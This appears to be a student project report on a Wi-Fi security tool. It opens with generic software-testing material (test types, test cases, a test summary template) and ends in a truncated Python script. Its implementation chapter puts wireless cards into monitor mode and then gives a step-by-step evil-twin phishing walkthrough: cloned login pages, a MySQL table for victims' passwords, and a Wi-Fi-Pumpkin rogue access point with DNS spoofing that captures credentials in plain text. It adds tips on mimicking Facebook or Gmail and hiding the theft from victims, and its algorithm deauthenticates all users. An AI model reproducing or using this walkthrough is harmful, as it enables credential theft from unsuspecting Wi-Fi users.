The ideas and techniques of software testing have become essential knowledge for all software developers. A software developer can expect to use the concepts presented in this book many times during his or her career. This chapter introduces the subject of software testing by describing the activities of a test engineer, defining a number of key terms, and then explaining the central notion of test coverage. Software is a key ingredient in many of the devices and systems that pervade our society. Software defines the behavior of network routers, financial networks, telephone switching networks, the Web, and other infrastructure of modern life. Software is an essential component of embedded applications that control exotic applications such as airplanes, spaceships, and air traffic control systems, as well as mundane appliances such as watches, ovens, cars, DVD players, garage door openers, cell phones, and remote controllers. Modern households have over 50 processors, and some new cars have over 100; all of them running software that

optimistic consumers assume will never fail! Although many factors affect the engineering of reliable software, including, of course, careful design and sound process management, testing is the primary method that the industry uses to evaluate software under development. Fortunately, a few basic software testing concepts can be used to design tests for a large variety of software applications. A goal of this book is to present these concepts in such a way that the student or practicing engineer can easily apply them to any software testing situation. This textbook differs from other software testing books in several respects. The most important difference is in how it views testing techniques. In his landmark book *Software Testing Techniques*, Bezier wrote that testing is simple – all a tester needs to do is “find a graph and cover it.” Thanks to Bezier’s insight, it became evident to us that the myriad testing techniques present in the literature have much more in common than is obvious at first glance. Testing techniques typically are presented in the context of a particular software artifact (for example, a requirements document or code) or a particular phase of the lifecycle (for example, requirements analysis or implementation). Unfortunately, such a presentation obscures the underlying similarities between techniques. This book clarifies these similarities.

5.2 Types of Testing

- Unit Testing
- Integration Testing
- Functional Testing
- System Testing
- Stress Testing
- Performance Testing
- Usability Testing
- Acceptance Testing
- Regression Testing
- Beta Testing

Unit Testing

Unit testing is the testing of an individual unit or group of related units. It falls under the class of white box testing. It is often done by the programmer to test that the unit he/she has implemented is producing expected output against given input.

Integration Testing

Integration testing is testing in which a group of components are combined to produce output. Also, the interaction between software and hardware is tested in integration testing if software and hardware components have any relation. It may fall under both white box testing and black box testing.

Functional Testing

Functional testing is the testing to ensure that the specified functionality required in the system requirements works. It falls under the class of black box testing.

System Testing

System testing is the testing to ensure that by putting the software in different environments (e.g., Operating Systems) it still works. System testing is done with full system implementation and environment. It falls under the class of black box testing.

Stress Testing

Stress testing is the testing to evaluate how system behaves under unfavorable conditions. Testing is conducted at beyond limits of the specifications. It falls under the class of black box testing.

Performance Testing

Performance testing is the testing to assess the speed and effectiveness of the system and to make sure it is generating results within a specified time as in performance requirements. It falls under the class of black box testing.

Usability Testing

Usability testing is performed to the perspective of the client, to evaluate how the GUI is user-friendly? How easily can the client learn? After learning how to use, how proficiently can the client perform? How pleasing is it to use its design? This falls under the class of black box testing.

Acceptance Testing

Acceptance testing is often done by the customer to ensure that the delivered product meets the requirements and works as the customer expected. It falls under the class of black box testing.

Regression Testing

Regression testing is the testing after modification of a system, component, or a group of related units to ensure that the modification is working correctly and is not damaging or imposing other modules to produce unexpected results. It falls under the class of black box testing.

Beta Testing

Beta testing is the testing which is done by end users, a team outside development, or publicly releasing full pre-version of the product which is known as beta version. The aim of beta testing is to cover unexpected errors. It falls under the class of black box testing.

5.3 Test cases

A test case is a document, which has a set of test data, preconditions, expected results and postconditions, developed for a particular test scenario in order to verify compliance against a specific requirement.

Test Case acts as the starting point for the test execution, and after applying a set of input values, the application has a definitive outcome and leaves the system at some end point or also known as execution postcondition.

Typical Test Case Parameters:

- Test Case ID
- Test Scenario
- Test Case Description
- Test Steps
- Prerequisite
- Test Data
- Expected Result
- Test Parameters
- Actual Result
- Environment Information
- Comments

Example:

Let us say that we need to check an input field that can accept maximum of 10 characters.

While developing the test cases for the above scenario, the test cases are documented the following way. In the below example, the first case is a pass scenario while the second case is a FAIL.

<i>Scenario</i>	<i>Test Step</i>	<i>Expected Result</i>	<i>Actual Outcome</i>
Verify that the input field that can accept maximum of 10 characters	Login to application and key in 10 characters	Application should be able to accept all 10 characters.	Application accepts all 10 characters.
Verify that the input field that can accept maximum of 11 characters	Login to application and key in 11 characters	Application should NOT accept all 11 characters.	Application accepts all 10 characters.

Table 1: Test Case

If the expected result doesn't match with the actual result, then we log a defect. The defect goes through the defect life cycle and the testers address the same after fix.

5.4 Test Data

Test Data is data that is used to execute the tests on test ware. Test data needs to be precise and exhaustive to uncover the defects.

Test data preparation tools:

<i>Product</i>	<i>Vendor</i>	<i>URL</i>
DTM Data Generator	SQLEdit	http://www.sqledit.com/
SQL Data Generator	Red-Gate	http://www.red-gate.com/
EMS Data Generator	EMS	http://www.sqlmanager.net/
E-Naxos DataGen	E-Naxos	http://www.e-naxos.com/UsIndex.html
IBM DB2 Test Database	IBM	http://www.ibm.com/us/en/

Table 2: Test data preparation tools

Test Data Generation Techniques:

- Random Test Data Generators
- Goal-Oriented Test Data Generators
- Path wise Test Data Generators
- Intelligent Test Data Generators

5.5 Test Report

Step #1: Purpose of the document

<Short description about the objective of preparing the document>

Example: This document explains the various activities performed as part of Testing of 'ABCD transport system' application.

Step #2: Application Overview

<Brief description about the application tested>

Example: 'ABCD transport system' is a web-based Bus ticket booking application. Tickets for various buses can be booked using the online facilities. Real time passenger information is received from a 'Central repository system', which will be referred before booking is confirmed. There are several modules like Registration, Booking, Payment and Reports which are integrated to fulfill the purpose.

Step #3: Testing Scope

1. In Scope
2. Out of Scope
3. Items not tested

<This section explains about the functions/modules in scope & out of scope for testing; Any items which are not tested due to any constraints/dependencies/restrictions>

Example: A functionality verification which needs connectivity to a third-party application cannot be tested, as the connectivity could not be established due to some technical limitations. This section should be clearly documented, else it will be assumed that Testing covered all areas of the application.

a) In Scope

Functional Testing for the following modules are in Scope of Testing

- Registration
- Booking
- Payment

b) Out of Scope

Performance Testing was not done for this application.

c) Items not tested

Verification of connectivity with the third-party system 'Central repository system' was not tested, as the connectivity could not be established due to some technical limitations. This can be

verified during UAT (User Acceptance Testing) where the connectivity is available or can be established.

Step #4: Metrics

<Metrics will help to understand the test execution results, status of test cases & defects etc. Required Metrics can be added as necessary. Example: Defect Summary-Severity wise; Defect Distribution-Function/Module wise; Defect Ageing etc. Charts/Graphs can be attached for better visual representation>

a) No. of test cases planned vs executed

b) No. of test cases passed/failed

Test cases planned	Test cases executed	TCs Pass	Tcs Failed
80	75	70	5

Fig. 5: Metrics




Fig. 6: Test Case

c) No of defects identified and their Status & Severity

	Critical	Major	Medium	Cosmetic	Total
Closed	25	15	20	0	60
Open	0	0	0	5	5
					65

Fig. 7: Status & Severity




Fig.8: Defects Severity

d) Defects distribution – module wise

	Registration	Booking	Payment	Reports	Total
Critical	6	7	5	7	25
Major	4	5	2	4	15
Medium	6	8	2	4	20
Cosmetic	1	2	1	1	5
Total-->	17	22	10	16	65

Fig. 9: Module Wise 1




Fig. 10: Modul Wise 2

Step #5: Types of testing performed

1. Smoke Testing
2. System Integration Testing
3. and Regression Testing

<Describe the various types of Testing performed for the Project. This will make sure the application is being tested properly through testing types agreed as per Test Strategy.

Note: If several rounds of Testing were done, the details can also be included here.>

Example:

a) Smoke Testing

This testing was done whenever a Build is received (deployed into Test environment) for Testing to make sure the major functionality is working fine, Build can be accepted and Testing can start.

b) System Integration Testing

- This is the Testing performed on the Application under test, to verify the entire application works as per the requirements.
- Critical Business scenarios were tested to make sure important functionality in the application works as intended without any errors.

c) Regression Testing

- Regression testing was performed each time a new build is deployed for testing which contains defect fixes and new enhancements, if any.
- Regression Testing is being done on the entire application and not just the new functionality and Defect fixes.

- This testing ensures that existing functionality works fine after defect fix and new enhancements are added to the existing application.
- Test cases for new functionality are added to the existing test cases and executed.

Step #6: Test Environment & Tools

<Provide details on Test Environment in which the Testing is carried out. Server, Database, Application URL etc. If any Tools were used like Quality Center (now HP ALM) for logging defects>

Example:

Application URL	http://abcd.2345.com
Apps Server	192.168.xxx.22
Database	Oracle 12g
HP QC/ALM	192.168.xxx.22

Fig. 11: Example 1

Step #7: Lessons Learned

<This section is used to describe the critical issues faced and their solutions (how they were solved during the Testing). Lessons learnt will help to make proactive decisions during the next Testing engagement, by avoiding these mistakes or finding a suitable workaround>

Example:

S. No	Issues faced	Solutions
1	Smoke testing test cases required to be executed manually each time.	Smoke test cases were automated and the scripts were run, which ran fast and saved time.
2	Initially, Few testers were not having rights to change defect status in HP QC/ALM. Test lead need to perform this task.	Rights were obtained from Client, by explaining the difficulty.

Fig. 12: Example 2

Step #8: Recommendations

<Any workaround or suggestions can be mentioned here>

Example:

- Admin control for defect management tool can be given to Offshore Test manager for providing access to Testing team.
- Each time the onsite Admin need not be contacted for requests whenever they arise, thereby saving time due to the geographical time zone difference.

Step #9: Best Practices

<There will be lot of activities done by the Testing team during the project. Some of them could have saved time, some proved to be a good & efficient way to work, etc. These can be documented as a 'Value Add' to show case to the Stakeholders>

Example:

- A repetitive task done manually every time was time consuming. This task was automated by creating scripts and run each time, which saved time and resources.
- Smoke test cases were automated and the scripts were run, which ran fast and saved time.

- Automation scripts were prepared to create new customers, where lot of records need to be created for Testing.
- Business critical scenarios are separately tested on the entire application which are vital to certify they works fine.

Step #10: Exit Criteria

<Exit Criteria is defined as a Completion of Testing by fulfilling certain conditions like

- (i) All planned test cases are executed;
- (ii) All Critical defects are Closed etc.>

Example:

- a) All test cases should be executed – Yes
- b) All defects in Critical, Major, Medium severity should be verified and closed – Yes.
- c) Any open defects in Trivial severity – Action plan prepared with expected dates of closure.

No Severity1 defects should be 'OPEN'; Only 2 Severity2 defects should be 'OPEN'; Only 4 Severity3 defects should be 'OPEN'. Note: This may vary from project to project. Plan of Action for the Open defects should be clearly mentioned with details on when & how they will be addressed and closed.>

Step #11: Conclusion/Sign Off

<This section will mention whether the Testing team agrees and gives a Green signal for the application to 'Go Live' or not, after the Exit Criteria was met. If the application does not meet the Exit Criteria, then it can be mentioned as – "The application is not suggested to 'Go Live'. It will be left with the decision of Senior Management and Client and other Stakeholders involved to take the call on whether the application can 'Go Live' or not.>

Example: As the Exit criteria was met and satisfied as mentioned in Section 10, this application is suggested to 'Go Live' by the Testing team. Appropriate User/Business acceptance testing should be performed before 'Go Live'.

Step #12: Definitions, Acronyms, and Abbreviations

<This section mentions the meanings of Abbreviated terms used in this document and any other new definitions>




Fig. 13: Abbreviated Terms

Few points to note while preparing the Test Summary Report:

- As part of Test Execution, collect all required information on the Testing performed. This will help to prepare a sound Test summary report.
- Lessons learned can be explained in detail, which will convey the Responsibility which was taken to solve these issues. Also, this will be a reference for upcoming projects to avoid these.
- Similarly, mentioning the Best Practices will portray the efforts taken by the team apart from regular testing, which will also be treated as a “Value Addition”.
- Mentioning the Metrics in graphics form (Charts, Graphs) will be a good way to visually represent the status & data.
- Remember, Test summary report shall mention and explain the activities performed as part of the Testing, to the recipients to understand better.
- Few more appropriate sections can be added if required.

CHAPTER 6

SYSTEM IMPLEMENTATION

6.1 MODULE DESCRIPTION

- 1.Wi-Fi Network Selection
- 2.Channel Identification
- 3.Fake Network Creation
- 4.Enforce Security

1.Wi-Fi Network Selection

This script can be used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

Usage

usage: airmon-ng <start|stop><interface> [channel] or airmon-ng <check|check kill>

Where:

- <start|stop> indicates if you wish to start or stop the interface. (Mandatory)
- <interface> specifies the interface. (Mandatory)
- [channel] optionally set the card to a specific channel.
- <check|check kill> “check” will show any processes that might interfere with the aircrack-ng suite. It is strongly recommended that these processes be eliminated prior to using the aircrack-ng suite. “check kill” will check and kill off processes that might interfere with the aircrack-ng suite. For “check kill” see

Typical Uses

Check status and/or listing wireless interfaces

```
~# airmon-ng
PHY      Interface      Driver          Chipset
phy0     wlan0          ath9k_htc      Atheros Communications, Inc. AR9271 802.11n
```

Checking for interfering processes

When putting a card into monitor mode, it will automatically check for interfering processes. It can also be done manually by running the following command:

```
~# airmon-ng check
Found 5 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
718 Network Manager
870 dhclient
1104 avahi-daemon
1105 avahi-daemon
```

```
1115 wpa_supplicant
```

Killing interfering processes

This command stops network managers then kill interfering processes left:

```
~# airmon-ng check kill
```

Killing these processes:

```
PID Name
```

```
870 dhclient
```

```
1115 wpa_supplicant
```

Enable monitor mode

```
~# airmon-ng start wlan0
```

Found 5 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

```
PID Name
```

```
718 NetworkManager
```

```
870 dhclient
```

```
1104 avahi-daemon
```

```
1105 avahi-daemon
```

```
1115 wpa_supplicant
```

```
PHY Interface Driver Chipset
```

```
phy0 wlan0 ath9k_htc Atheros Communications, Inc. AR9271 802.11n
```

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
```

```
(mac80211 station mode vif disabled for [phy0]wlan0)
```

As you can see, it created a monitor mode interface called wlan0mon and it notified there are a few process that will interfere with the tools.

Disable monitor mode

```
~# airmon-ng stop wlan0mon
```

PHY	Interface	Driver	Chipset
phy0	wlan0mon	ath9k_htc	Atheros Communications, Inc. AR9271 802.11n

(mac80211 station mode vif enabled on [phy0]wlan0)

(mac80211 monitor mode vif disabled for [phy0]wlan0mon)

Don't forget to restart the network manager. It is usually done with the following command:

2.Channel Identification

Detecting Wi-Fi Channels in Linux

There are several tools in Linux that you can use to scan the neighboring Wi-Fi network, but the easiest I have come across is Wi-Fi Radar. It has a simple interface that scan all the Wi-Fi networks and display their information, including the Wi-Fi channels they are on, on the screen.




Fig. 14: Channel Identification

From there, you can see which channel is not being used and switch the channel settings in your router.


Wi-Fi Radar is available in most distro's package manager. In Ubuntu, you can install directly from the Ubuntu Software Center. Alternatively, use the commands:

```
Sudo apt-get install Wi-Fi-radar
```

to install from the terminal.

Alternatively, for those command-line geeks, here is an easier way to find out which channels are congested. In the terminal, type:

```
sudo iwlist wlan0 scan |grep Frequency |sort|uniq -c |sort -n
```



```
damien@damien-MacBookAir:~$ sudo iwlist wlan0 scan | grep Frequency |
q -c | sort -n
      1          Frequency:5.18 GHz (Channel 36)
      1          Frequency:5.745 GHz (Channel 149)
      1          Frequency:5.785 GHz (Channel 157)
      2          Frequency:5.26 GHz (Channel 52)
      3          Frequency:2.437 GHz (Channel 6)
      3          Frequency:2.447 GHz (Channel 8)
      6          Frequency:2.462 GHz (Channel 11)
      7          Frequency:2.412 GHz (Channel 1)
damien@damien-MacBookAir:~$
```

Fig. 15: Channel List

This will show you how many networks are on each channel.

You can also use the following command to find out which channels your Wi-Fi adaptor supports.

```
iwlist wlan0 channel
```

3.Fake Network Creation

Create the phishing login page

First, we need to actually build our phishing page. In a real-world scenario, you'll probably want to do this with the login page of the website which you're trying to get your victim's password for. For example, if you're trying to hack their Facebook or Twitter or Gmail, you'll have to clone their login pages and use those.

Today's browsers are pretty smart, so I can't give you these login pages directly (otherwise this website will be blacklisted as malicious and the browser will prevent you from opening it and you wouldn't be here reading this). However, I've built an example login page for you to try out which you can download here (or clone it out of my GitHub repo using `git clone https://github.com/XeusHack/Fake-Login-Page.git`).

You'll need to unzip these files under `/var/www/html` directory as this is where web server files are usually stored.

Setting up MySQL

Now that our fake webpage files are where they need to be, we need to actually spin up a database. **MySQL** is what we're going to use. (It comes pre-installed in Linux)

So let's set up MySQL. Open up a terminal and:

```
mysql -u root
```

This will take you into the MySQL console. Now we need to create a database for our phishing website. You can name it anything you want:

```
create database xeus
```

Next, we're going to go inside of our newly created database:

```
use xeus
```

We now need to create a table where our victim's information will end up.

```
create table logins(network varchar(64), email varchar(64), password varchar (64));
```

we're done (with the MySQL bit). Now we need to actually hook up our phishing page to this database.

Head over to `var/www/html` (which is where we unzipped the fake login page) and open up the file called `database.php`. You need to fill out the details in the square brackets.

```
$username="[USERNAME]";  
$password="[PASSWORD]";  
$db_name="[DATABASE_NAME]";  
$tbl_name="[TABLE NAME]";
```

Here's what my file looks like:

```
$username="root";  
$password="toor";  
$db_name="xeus";  
$tbl_name="logins";
```

Now we need to restart MySQL so that it realizes what we just did above:

```
sudo /etc/init.d/mysql restart
```

Setting up Wicrack

Wi-Fi Pumpkin is an entire framework for rogue Wi-Fi access point attacks. It comes with numerous plugins and modules and can do a whole lot more than phishing, but we're interested in these three specific modules: **Rogue AP**, **Phishing Manager** and **DNS Spoof**. Using these modules, we'll connect our phishing page to the rogue access point so we can serve it to unsuspecting victim's. So, let's start.

- Open up Wicrack by typing `python wifi-pumpkin.py` (make sure you're in the same directory you installed Wicrack in). This is what it looks like:




Fig. 16: Wi-Fi-Pumpkin

Now we need to configure some options. Go to the Settings tab.

- Set Gateway to your router's IP address (it's usually 192.168.1.1)
- Set your SSID to something believable like "Definitely McDonalds Wi-Fi and not a Rogue AP"
- If your rogue access point is expected to be secured (your victim is expecting to have to type in a password), you should toggle Enable Wi-Fi Security and enter the same expected password so that it's more believable. If the victim does not expect to have to type in a password (like in public access points), then you don't need to enable any security.
- Don't forget to set your network adapter (this would be your external Wi-Fi adapter). It should come up as wlan0 or wlan1.
- Under the Plugins tab, uncheck "Enable Proxy Server".
- Now open up Modules (in the menu) and select Phishing Manager. The IP address could be anything we like, say 10.0.0.1 (the port should be 80). Wicrack allows you to connect your phishing page in a number of ways. We've already got our fake login page setup, so simply enable Set Directory under Options and set the SetEnv PATH to where you unzipped the files: /var/www/html. Finally, hit Start Server.
- Now under Modules -> DNS Spoofer enable Redirect traffic from all domains. Click Start Attack.




Fig. 17: Dns Proof

- Under the **View** menu item, select **Monitor NetCreds**. Click **Capture Logs**.

And we're done! Now when our victim connects to our rogue access point, they'll be redirected to our phishing page. Any credentials that are entered on the phishing page will show up on our system in plain text.

This was an extremely basic example. There are definitely better ways to do this:

- Our login page that we used above doesn't look very convincing. Use a real website (like Facebook or Gmail) by downloading their login pages with HTTrack or just wget.
- Redirect only the specific page to our phishing page. For example: If the victim types in facebook.com in their browser, it should head over to our facebook phishing page. And perhaps another one for Gmail, maybe one for Twitter too. Sky's the limit.
- Directly use the API of your targeted service (like Facebook) and when the victim types in their credentials into our website, redirect them to create a legitimate Facebook session so that the victim never realizes that they've been hacked.

Just a few ideas to keep you busy

But for now, we must keep moving. Next up in our journey we're going to learn how to hack Wi-Fi.

4. ENSURE SECURITY

If the password has been HACKED the router is unsecure so administrator have to ensure router security in following the ways.

- **Change Your Router Admin Username and Password**
- **Change the Network Name**
- **Activate Encryption**
- **Double Up on Firewalls**
- **Turn Off Guest Networks**
- **Use a VPN**
- **Update Router Firmware**
- **Turn Off WPS**
- **Don't Broadcast the Network Name**
- **Filter on MAC Addresses**
- **Turn Down the Broadcast Power**

6.2 Algorithm

Step 1: Start

Step 2: Scan all the network

Step 3: Select particular network

Step 4: Scan the selected network

Step 5: De-authenticate all the users and get handshake

Step 6: Create a fake network and fake login page

Step 7: If password has been cracked then warn the administrator that

The router is not secured.

CHAPTER 7

CONCLUSION AND FUTURE ENHANCEMENT

CONCLUSION

Wireless communication has a lot of benefits and it can make the world a lot more efficient. Wireless technology will be very important in the near future where the need for wires connecting individual devices seem to be coming to an end. To improve the security in wireless network we need a tool to ensure it thus our graphical tool will be more helpful in protecting the network users and provides security from vulnerabilities by providing warning to the administrative.

FUTURE ENHANCEMENT

Implementation of this software tool in various computer Operating Systems.

CHAPTER 8

APPENDICES

APPENDIX I

8.1 Coding

```
#!/usr/bin/env python
```

```
# -*- coding: cp852 -*-
```

```
import sys
```

```
import getopt

import os

import subprocess

sys.path.insert(0, './locale')

#####

### OPTIONS #####

#####

site_name = ""

site_language = ""

installed_sites = 0

flux_cont = ""

#flux_comp_versions = ['0.24']

flinstall_version = '0.11'

#####

class color:

    PURPLE = '\033[95m'

    CYAN = '\033[96m'

    DARKCYAN = '\033[36m'

    BLUE = '\033[94m'

    GREEN = '\033[92m'

    YELLOW = '\033[93m'

    RED = '\033[91m'

    BOLD = '\033[1m'

    UNDERLINE = '\033[4m'

    END = '\033[0m'

def main(argv):

    global site_name, site_language

    if os.geteuid() != 0:

